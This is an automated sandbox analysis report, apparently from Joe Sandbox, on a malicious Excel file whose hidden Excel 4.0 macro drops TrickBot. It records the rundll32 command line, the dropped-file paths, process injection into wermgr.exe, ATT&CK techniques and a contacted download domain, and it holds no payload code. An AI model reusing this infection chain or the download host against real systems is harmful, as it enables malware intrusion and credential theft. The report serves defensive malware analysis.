ID: 355599
Sample Name:
SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 02:11:42
Date: 20/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SecuriteInfo.com.Exploit.Siggen3.1035…

Overview


General Information

Sample Name:	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls
Analysis ID:	355599
MD5:	ad9550ee6ece83..
SHA1:	d0617e5cb90b4d..
SHA256:	74423c8236cd50..

Most interesting Screenshot:



Detection




Hidden Macro 4.0 TrickBot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Yara detected Trickbot
- Allocates memory in foreign process…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found evasive API chain (trying to d…
- Office process drops PE file

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 1632 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6332 cmdline: rundll32 ..\BASE.BABAA,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - wermgr.exe (PID: 3448 cmdline: C:\Windows\system32\wermgr.exe MD5: FF214585BF10206E21EA8EBA202FACFD)
    - wermgr.exe (PID: 2476 cmdline: C:\Windows\system32\wermgr.exe MD5: FF214585BF10206E21EA8EBA202FACFD)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x26ca2:$s1: Excel • 0x27d0a:$s1: Excel • 0x35b4:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000003.304386542.0000000000E7F000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
0000000E.00000002.308987556.0000000004840000.00000040.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
0000000E.00000003.304304596.0000000004935000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
0000000E.00000002.309036588.00000000048D0000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Source	Rule	Description	Author	Strings
0000000E.00000003.304224445.0000000000E0 7000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
Click to see the 2 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
14.2.rundll32.exe.4840000.2.raw.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
14.2.rundll32.exe.4840000.2.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Multi AV Scanner detection for submitted file

Compliance:

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Found evasive API chain (trying to detect sleep duration tampering with parallel thread)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Trickbot


Remote Access Functionality:

Yara detected Trickbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 2 1	Path Interception	Access Token Manipulation 1	Masquerading 1 2 1	OS Credential Dumping	Security Software Discovery 1 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communi
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 2 1 2	Disable or Modify Tools 2	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS Redirect F Calls/SMS
Domain Accounts	Exploitation for Client Execution 3 3	Logon Script (Windows)	Extra Window Memory Injection 1	Access Token Manipulation 1	Security Account Manager	System Network Configuration Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS Track Dev Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2 1 2	NTDS	File and Directory Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	System Information Discovery 1 1 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulat Device Communi
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi Access P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Extra Window Memory Injection 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrad Insecure Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	11%	Virustotal		Browse
SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	23%	ReversingLabs	Document-Word.Downloader.EncDoc	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\8[1].jjkes	6%	ReversingLabs	Win32.Trojan.Trickpak	
C:\Users\user\BASE.BABAA	6%	ReversingLabs	Win32.Trojan.Trickpak	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
14.2.rundll32.exe.4840000.2.unpack	100%	Avira	HEUR/AGEN.1138157		Download File

Domains

Source	Detection	Scanner	Label	Link
chipmania.it	1%	Virustotal		Browse
www.chipmania.it	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
chipmania.it	185.81.0.78	true	false	• 1%, Virustotal, Browse	unknown
www.chipmania.it	unknown	unknown	true	• 2%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://login.microsoftonline.com/	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://shell.suite.office.com:1443	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://autodiscover-s.outlook.com/	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http:// https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://cdn.entity.	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.contentsync.	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://clients.config.office.net/user/v1.0/tenantassociationkey	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http:// https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://powerlift.acompli.net	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://cortana.ai	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http:// https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http:// https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://api.aadrm.com/	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http:// https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://api.microsoftstream.com/api/	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://cr.office.com	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://graph.ppe.windows.net	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http:// https://sr.outlook.office.net/ws/speech/recognize/assistant/work	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false		high
http://https://store.office.cn/addinstemplate	0A9D11FF-4298-45F3-AA1F-C11C87 2960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.pagecontentsync.	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	0A9D11FF-4298-45F3-AA1F-C11C872960F8.0.dr	false		high
